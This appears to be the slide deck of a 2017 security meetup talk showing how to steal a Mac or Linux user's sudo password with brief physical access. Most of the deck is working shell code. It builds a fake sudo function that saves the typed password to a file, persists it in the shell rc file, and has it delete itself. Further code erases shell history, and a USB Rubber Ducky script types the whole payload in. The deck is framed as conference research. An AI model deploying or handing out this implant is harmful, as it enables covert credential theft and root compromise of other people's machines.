Phishing for Root

(How I Got Access to Root on Your Computer With 8 Seconds of Physical Access)

20 Oct 2017 - DEFCON 201 Technical Meeting - Hoboken, NJ

Presented By

Vi Grey
Independent Security Researcher
Software Engineer
https://vigrey.com

Who Am I?


- Information Security Researcher
- Software Developer
- Physical Security Enthusiast
- Primary Focus of Research: Applied Cryptography
- Web Developer and Designer


Two Key Words

Phishing
Root

Phishing (Spot the Difference)

An attempt to steal information by impersonating a trustworthy entity





Root

- The root user is the superuser on Mac or Linux
- Root has unrestricted access to the computer system
- Root owns the machine and its processes
- Some processes require root access to run
- You probably don't want to be logged in as root because of its power

"With Great Power There Must Also Come--Great Responsibility!"

(Fortunately for us, we just want the power)

Sudo

- Sudo stands for su "do"
- su stands for Substitute User
- Used to run commands as another user
  - Including root (usually by default)

Running Sudo

```
$ sudo echo 'Test'
[sudo] password for vi:
Sorry, try again
[sudo] password for vi:
Test
```

Alias

- Lets you map a command to a name
- Essentially a nickname for commands
- Simplifies having to type long commands
- Existing command names can be aliased over, including sudo

```
alias list='ls -la'
alias m='make; chmod 600 bin/*; cp bin/* ~/test/'
alias sudo='echo "fake sudo"'
```

Functions

- Similar to aliases, but usually contains more logic
- Better handling of inputs than aliases
- Can also be named the same as a command name, including sudo

```
e() {
    if [ $1='test' ]; then
        echo 'input is test'
    else
        echo 'input is not test'
    fi
}
```

Spoofing Sudo

```
1   sudo() {
2       echo -n "[sudo] password for $USER: "
3       read -s pass
4       echo
5       sleep 2
6       echo "Sorry, try again."
7   }
```

Running the Real Sudo

- Unset fake sudo function after running
- Run the real sudo after the fake fail message
- Force password prompt for real sudo
- Pass arguments to real sudo

```
sudo() {
    unset -f sudo
    echo -n "[sudo] password for $USER: "
    read -s pass
    echo
    sleep 2
    echo "Sorry, try again."
    sudo -k $@
}
```

Using the $pass Variable

- Fake password prompt stores password in $pass... Let's use it!
  - How about storing the value in a file?
- Unset $pass when no longer needed

```
sudo() {
    unset -f sudo
    echo -n "[sudo] password for $USER: "
    read -s pass
    echo -n $pass > $HOME/p.txt
    unset pass
    echo
    sleep 2
    echo "Sorry, try again."
    sudo -k $@
}
```

Someone might use /usr/bin/sudo

- Function names can have slashes in them
  - Let's make a /usr/bin/sudo function
- The fake /usr/bin/sudo can just call the fake sudo
  - No need to rewrite everything
- Unset the fake /usr/bin/sudo after fake sudo is run

```
sudo() {
    unset -f sudo
    unset -f /usr/bin/sudo
    echo -n "[sudo] password for $USER: "
    read -s pass
    echo -n $pass > $HOME/p.txt
    unset pass
    echo
    sleep 2
    echo "Sorry, try again."
    sudo -k $@
}
/usr/bin/sudo() {
    sudo $@
}
```

Make the Shell Code a Single Line!

- This is just shell code, so let's make this one line
- A single line will help us clean up a little later

```
sudo(){ unset -f sudo;unset -f /usr/bin/sudo;echo -n "[sudo] password for $USER: ";read -s pass;echo -n $pass>$HOME/p.txt;unset pass;echo;sleep 2;echo "Sorry, try again.";sudo $@;};/usr/bin/sudo(){ sudo $@;}
```

Determine What Shell a User Has

- We want to store this exploit in the SHELLrc file
  - .bashrc for bash, .shrc for sh, .zshrc for zsh, etc...
- The SHELLrc file runs shell scripts when a terminal is started
- We need to echo our exploit and append it to the SHELLrc file

```
s=$HOME/.$(basename $SHELL)rc
echo "sudo(){ unset -f sudo;unset -f /usr/bin/sudo;echo -n
\"[sudo] password for \$USER: \";read -s pass;echo -n
\$pass>\$HOME/p.txt;unset pass;echo;sleep 2;echo \"Sorry, try
again.\";sudo -k \$@;};/usr/bin/sudo(){ sudo \$@'}" >> $s
```

Let the Exploit Identify Itself

- Create a random marker (4 bytes of hex is good enough)
- The exploit deletes a line with the marker in the SHELLrc file
  - This is why the echoed exploit is a single line

```
h=$(hexdump -n 4 -e '/1 "%02X"' /dev/urandom)
s=$HOME/.$(basename $SHELL)rc
echo "sudo(){ unset -f sudo;unset -f /usr/bin/sudo;sed -i -n
/$h/\!p $s;echo -n \"[sudo] password for \$USER: \";read -s
pass;echo -n \$pass>\$HOME/p.txt;unset pass;echo;sleep 2;echo
\"Sorry, try again.\";sudo -k \$@;};/usr/bin/sudo(){ sudo \$@;}"
>> $s
```

What if 2 Terminals are Open?

- The fake sudo won't unset itself from the second terminal
- Only run the fake sudo if the random marker is in the SHELLrc file

```
h=$(hexdump -n 4 -e '/1 "%02X"' /dev/urandom)
s=$HOME/.$(basename $SHELL)rc
echo "sudo(){ unset -f sudo;unset -f /usr/bin/sudo;if ! grep -q $h $s;then sudo \$@; else sed -i -n /$h/\!p $s;unset -f sudo;unset -f /usr/bin/sudo;echo -n \"[sudo] password for \$USER: \";read -s pass;echo -n \$pass>\$HOME/p.txt;unset pass;echo;sleep 2;echo \"Sorry, try again.\";fi;sudo -k \$@;fi;};/usr/bin/sudo(){ sudo \$@;}" >> $s
```

Shrink the Shell Code Length

- Turn words and commands used multiple times into short variables
- It's shell code, we can shrink this down to one line again

```
h=$(hexdump -n 4 -e '/1 "%02X"' /dev/urandom);s=$HOME/.$(basename
$SHELL)rc;r=sudo;e=echo;t=/usr/bin/$r;u=unset;$e "$r(){ $u -f
$r;$u -f $t;if ! grep -q $h $s;then $r \$@; else sed -i -n
/$h/\!p $s;$e -n \"[$r] password for \$USER: \";read -s p;$e -n
\$p>\$HOME/p.txt;$u p;$e;sleep 2;$e \"Sorry, try again.\";$r -k
\$@;fi;};$t(){ $r \$@;}">>$s
```

Wouldn't This Line Be in the Shell History?

- Yes... Let's fix that
- Disable the Shell history before running the exploit
- That disable command will be stored in the Shell history...
- Delete the disable command from the Shell history file
- Prevent shells from adding history after the terminal is closed

```
a=$HISTFILE;unset HISTFILE
h=$(hexdump -n 4 -e '/1 "%02X"' /dev/urandom);s=$HOME/.$(basename $SHELL)rc;r=sudo;e=echo;t=/usr/bin/$r;u=unset;$e "$r(){ $u -f $r;$u -f $t;if ! grep -q $h $s;then $r \$@; else sed -i -n /$h/\!p $s;$e -n \"[$r] password for \$USER: \";read -s p;$e -n \$p>\$HOME/p.txt;$u p;$e;sleep 2;$e \"Sorry, try again.\";$r -k \$@;fi;};$t(){ $r \$@;}">>$s
sed -i -n /HISTFILE/\!p $a;history -c;exit
```

What Did We Just Do?

- We created an exploit to fake sudo in just 3 lines of shell script
- Setup traces of the exploit are removed
- After running, the exploit deletes itself
- Exploit works even with /usr/bin/sudo
- We made the exploit shell agnostic

Who Knows What Device This Is?

Image: Hak5 via HakShop

USB Rubber Ducky

- A Keystroke Injector (Programmable Keyboard)
- Uses the USB Human Interface Device (HID) Specification
- Trusted by computers (Plug-and-Play)

```
1   REM Target: Ubuntu Desktop >= 11.04
2   DELAY 1000
3   CTRL-ALT t
4   DELAY 1000
5   STRING a=$HISTFILE;unset HISTFILE
6   ENTER
7   STRING h=$(hexdump -n 4 -e '/1 "%02X"'
    /dev/urandom);s=$HOME/.$(basename
    $SHELL)rc;r=sudo;e=echo;t=/usr/bin/$r;u=unset;$e "$r(){ $u -f
    $r;$u -f $t;if ! grep -q $h $s;then $r \$@; else sed -i -n
    /$h/\!p $s;$e -n \"[$r] password for \$USER: \";read -s p;$e -n
    \$p>\$HOME/p.txt;$u p;$e;sleep 2;$e \"Sorry, try again.\";$r -k
    \$@;fi;};$t(){ $r \$@;}">>$s
9   ENTER
10  STRING sed -i -n /HISTFILE/\!p $a;history -c;exit
11  ENTER
```

Get the Root Phisher Code

Talk based on my blog post "**Phishing for Root: Using Shell Functions Against Mac and Linux**"

- Root Phisher Shell Script Lines: https://gist.github.com/ViGrey/213cfd61668c08c09b76fdc30781ac64
- Root Phisher Ducky Script: https://gist.github.com/ViGrey/a988c76c87898a2156da7724c57f16b4
- Easier access to Root Phisher code: https://vigrey.com/rootphisher

vigrey.com
GitHub.com/ViGrey
Twitter.com/ViGreyInfoSec